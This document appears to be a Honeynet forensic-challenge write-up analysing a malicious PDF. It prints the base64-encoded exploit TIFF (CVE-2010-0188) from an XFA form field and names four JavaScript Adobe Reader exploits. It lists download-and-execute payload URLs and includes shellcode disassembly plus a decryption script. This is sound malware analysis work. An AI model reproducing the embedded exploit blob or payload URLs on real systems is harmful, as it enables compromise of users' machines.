<contentArea name="ContentArea1" x="0pt" y="0pt" w="612pt" h="792pt" />
<medium short="612pt" long="792pt" stock="custom" />
</pageArea>
</pageSet>
<subform name="Page1" x="0pt" y="0pt" w="612pt" h="792pt">
<break before="pageArea" beforeTarget="#PageArea1" />
<bind match="none" />
<field name="ImageField1" w="28.575mm" h="1.39mm" x="37.883mm" y="29.25mm">
<ui>
<imageEdit />
</ui>
</field>
<?templateDesigner expand 1?>
```

```
</subform>
<?templateDesigner expand 1?>
</subform>
<?templateDesigner FormTargetVersion 24?>
<?templateDesigner Rulers horizontal:1, vertical:1, guidelines:1, crosshairs:0?>
<?templateDesigner Zoom 94?>
</template>
<xfa:datasets xmlns:xfa="http://www.xfa.org/schema/xfa-data/1.0/">
<xfa:data>
<topmostSubform>
<ImageField1 xfa:contentType="image/tif" href="">SUkqADggAACQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJAxyd3FuFMsGDbZdCT0X7FmMUcYg8cEA0cU4qbHCGwCK+D2K3fzdn+C
apSFeYmxkoFtvhQyC9hNCdbjxBewjQTxVr/BhG3SyBafk/jyBQERhae8g5jAeMn/HKxgVVSdtGKHh9IRuqwRQn-
pY6oDqXdJBU8MGDhs7cDbJ725mU5XU0NQwsEp0ulIaZ5vXhtJ7ry14I13L545ziAVBaRG9j8ReXG+nacbp3nCmnStLPl-
DOl60t44AS3KcoC4a9FaZ2HrARkUygRA2V4G0kHPzUNefLsXdikqASSdJs3g/+CYJO/LckOqQOn/CYWEb-
KQknCG0YLAvKeslRpi2JcbZJ4/kXvTjUzu5MKiUBjIbTs+oogd5sqUJqqOF6f9UJji/pXcdXdVGgsAU6fTTZS-
r0VLl6JsX4jkCG654/eOxvGRjdb1T+DoHnMD93lZAvCEtxv6ncA3HbmoJDXMP0I9twxgFxp6mW9RdZ5tVIyAfpON5+YzG
mxp+c2j65F+28UB7k1/qJ70C2QwhZRWoxB0wFSR72LYPJMlfdcyte1C2yKLo1fENuPlcdh3VRR75B6HCZHOIpY8j5C-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
```

```
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJ
CQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
```

```
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkAcAAAEDAAEAAAAwIAAAAQEDAAEAAAABAAAAAwEDAAE-
AAAABAAAABgEDAAEAAAABAAAAEQEEAAEAAAAIAAAAFwEEAAEAAAAwIAAAUAEDAMwAAACSIAAAAAAAAAAMDAgkAQEA93I-
ABwQBAQC7FQAHABAAAE0VAAe7FQAHAAP+f7J/AAe7FQAHEQABAKyoAAe7FQAHAAEBAKyoAAf3cgAHEQABAOJSAAdUX-
AAH/////wABAQAAAAAABAEBAAAQAABAAAAAMdcAB7sVAAdaUmoCTRUAByKnAAe7FQAHWM0uPE0VAAcipwAHuxUABwVad-
PRNFQAHIqcAB7sVAAe4SUkqTRUAByKnAAe7FQAHAIv6r00VAAcipwAHuxUAB3Xqh/5NFQAHIqcAB7sVAAfrCl+5TRU-
AByKnAAe7FQAH4AMAAE0VAAcipwAHuxUAB/Ol6wlNFQAHIqcAB7sVAAfo8f//TRUAByKnAAe7FQAH/5CQkE0VAAcip-
wAHuxUAB////5BNFQAHMdcAB y8RAAc=</ImageField1>
</topmostSubform>
</xfa:data>
</xfa:datasets>
<PDFSecurity xmlns="http://ns.adobe.com/xtd/" print="1" printHighQuality="1" change="1" modi-
fyAnnots="1" formFieldFilling="1" documentAssembly="1" contentCopy="1" accessibleContent="1"
metadata="1" />
<form checksum="a5Mpguasoj4WsTUtgpdudlf4qd4=" xmlns="http://www.xfa.org/schema/xfa-
form/2.8/">
<subform name="topmostSubform">
<instanceManager name="_Page1" />
<subform name="Page1">
<field name="ImageField1" />
</subform>
<pageSet>
<pageArea name="PageArea1" />
</pageSet>
</subform>
</form>
</xdp:xdp>
```


In the `ImageField1` tag there is a tiff image base64 encoded (this encoding is a requirement). This is the exploit tiff file which is described in more detail in the next section. The shellcode in the end is the same as in the JavaScript object.

Question 8. What exploit(s) are contained inside the PDF file? Which one that actually runs and triggers the vulnerability(ies)? Please provide some explanation for your answer.	Possible Points: 4pts
Tools Used: Python, pdfminer and dumppdf.py example script, Metasploit (for exploit references), a few miscellaneous scripts Awarded Points:	

Answer 8.

During parsing with pdfminer, a problem was found in object 25 which contained a /Resource dictionary with no value for the /XObject key. There was also a missing endobj tag for obj 11. Malformed files are indicators of malware since they tend to be created either by hand or with custom tools using some type of hand written template for the document, thus the syntax may be slightly broken.

Through investigation, it was found that the second portion of the pdf (i.e. objects starting 21 through 28) was probably added later. That part may have been generated by a Metasploit file format exploit for an Adobe libtiff vulnerability (CVE-2010-0188) or a proof of concept exploit made by “villy” (on which the Metasploit exploit was based on). It uses a simple tiff template with a basic tiff header. The exploit uses ROP (return oriented programming) techniques to bypass DEP and the BIB.dll (which doesn't have ASLR enabled) to bypass ASLR. The shellcode is similar to the one used in the JavaScript object (i.e. shikata ga nai download_exec).

In the last layer of JavaScript there were 4 exploits found. There are 4 functions each one for running a different exploit and another wrapper function which calls the appropriate exploit for the version of Adobe Reader found.

function cG media.newPlayer bug **CVE2009-4324**
function cN util.printf bug **CVE2008-2992**
function gX Collab.collectEmailInfo bug **CVE2007-5659**
function updateE Collab.getIcon bug **CVE2009-0927**

The wrapper function will run an exploit depending on the version of Adobe Reader installed on the target system and use the “updateE” function as a last resort (in case versions don't match for the other exploits).

The one that will actually get a chance to run is the libTiff exploit (**CVE2010-0188**). This is because a standard conforming PDF reader will start looking for objects based on the trailer information. The JavaScript object is a "dead" object, part of a tree which is not referenced by the trailer. (Note: this can easily be spotted in the graph for Bonus 1).

Question 9. Are there any payloads inside the PDF file? If any, list them all and explain what they do. Which payload will be executed?	Possible Points: 2pts
Tools Used: Awarded Points:	

Answer 9.

Short version

Five payloads were found during the investigation. Four in the JavaScript code and one in the AcroForm libTiff exploit. All the payloads are the same shikata ga nai encoder and download_exec payload. Just the download URL is different.

Payload for media.newPlayer bug CVE2009-4324:
- download and run http://blog.honeynet.org.my/forensic_challenge/malware1.exe

Payload for util.printf bug CVE2008-2992:
- download and run http://blog.honeynet.org.my/forensic_challenge/malware_2.exe

Payload for Collab.collectEmailInfo bug CVE2007-5659:
- download and run http://blog.honeynet.org.my/forensic_challenge/3malware.exe

Payload for Collab.getIcon bug CVE2009-0927:
- download and run http://blog.honeynet.org.my/forensic_challenge/malware.4.exe

Payload for libTiff bug CVE2010-0188:
- download and run http://blog.honeynet.org.my/forensic_challenge/the_real_malware.exe (**this is the payload executed**)

Long version

JavaScript payloads seem to have been encoded with a polymorphic encoder (as described in Answer 7). After going through the polymorphic layer, they were found to do the following:

The libTiff payload also seems to be encoded with the same polymorphic encoder used for the JavaScript payload. After decoding (base64) the data from the XML and extracting the payload, the disassembly shows:

```
stefan@black:~/honeynet/6$ ndisasm -b 32 tiff.payload | head
00000000  31C9              xor ecx,ecx
00000002  DDC5              ffree st5
00000004  B8532C1836        mov eax,0x36182c53
00000009  D97424F4          fnstenv [esp-0xc]
0000000D  5F                pop edi
0000000E  B166              mov cl,0x66
00000010  314718            xor [edi+0x18],eax
00000013  83C704            add edi,byte +0x4
00000016  034714            add eax,[edi+0x14]
00000019  E2A6              loop 0xfffffffc1
```

This looks similar to the JavaScript payloads and is consistent with what *shikata ga nai* can generate. The underlined loop instruction is another indicator that this is indeed the Metasploit encoder since one of its "features" is the fact that it decodes the last few bytes (1 to 4) of the decoder (in this case the last byte in the loop instruction). The decryption is a xor on 4 byte chunks using a key which gets updated by adding to it the previously decoded chunk. The decryption is simple and a small script can be made.

decrypt-xor-add-feedback.py:

```
#!/usr/bin/env python

import sys
import os
from struct import *

usage = """Usage: %s <input-file> <output-file> <offset> <count> <key>"""
```

```
def main():
	if len(sys.argv) != 6:
		print usage % sys.argv[0]
		sys.exit(-1)
	f = open(sys.argv[1], 'rb')
	data = f.read()
	f.close()
	offs = int(sys.argv[3], 16)
	count = int(sys.argv[4], 16)
	key = int(sys.argv[5], 16)
	output = data[:offs]
	while count > 0:
		dw = unpack('I', data[offs:offs+4])[0]
		dw = dw ^ key # xor
		key = (key + dw) & 0xffffffff # feedback
		output += pack('I', dw)
		offs += 4
		count -= 1
	output += data[offs:]
	f = open(sys.argv[2], 'wb')
	f.write(output)
	f.close()
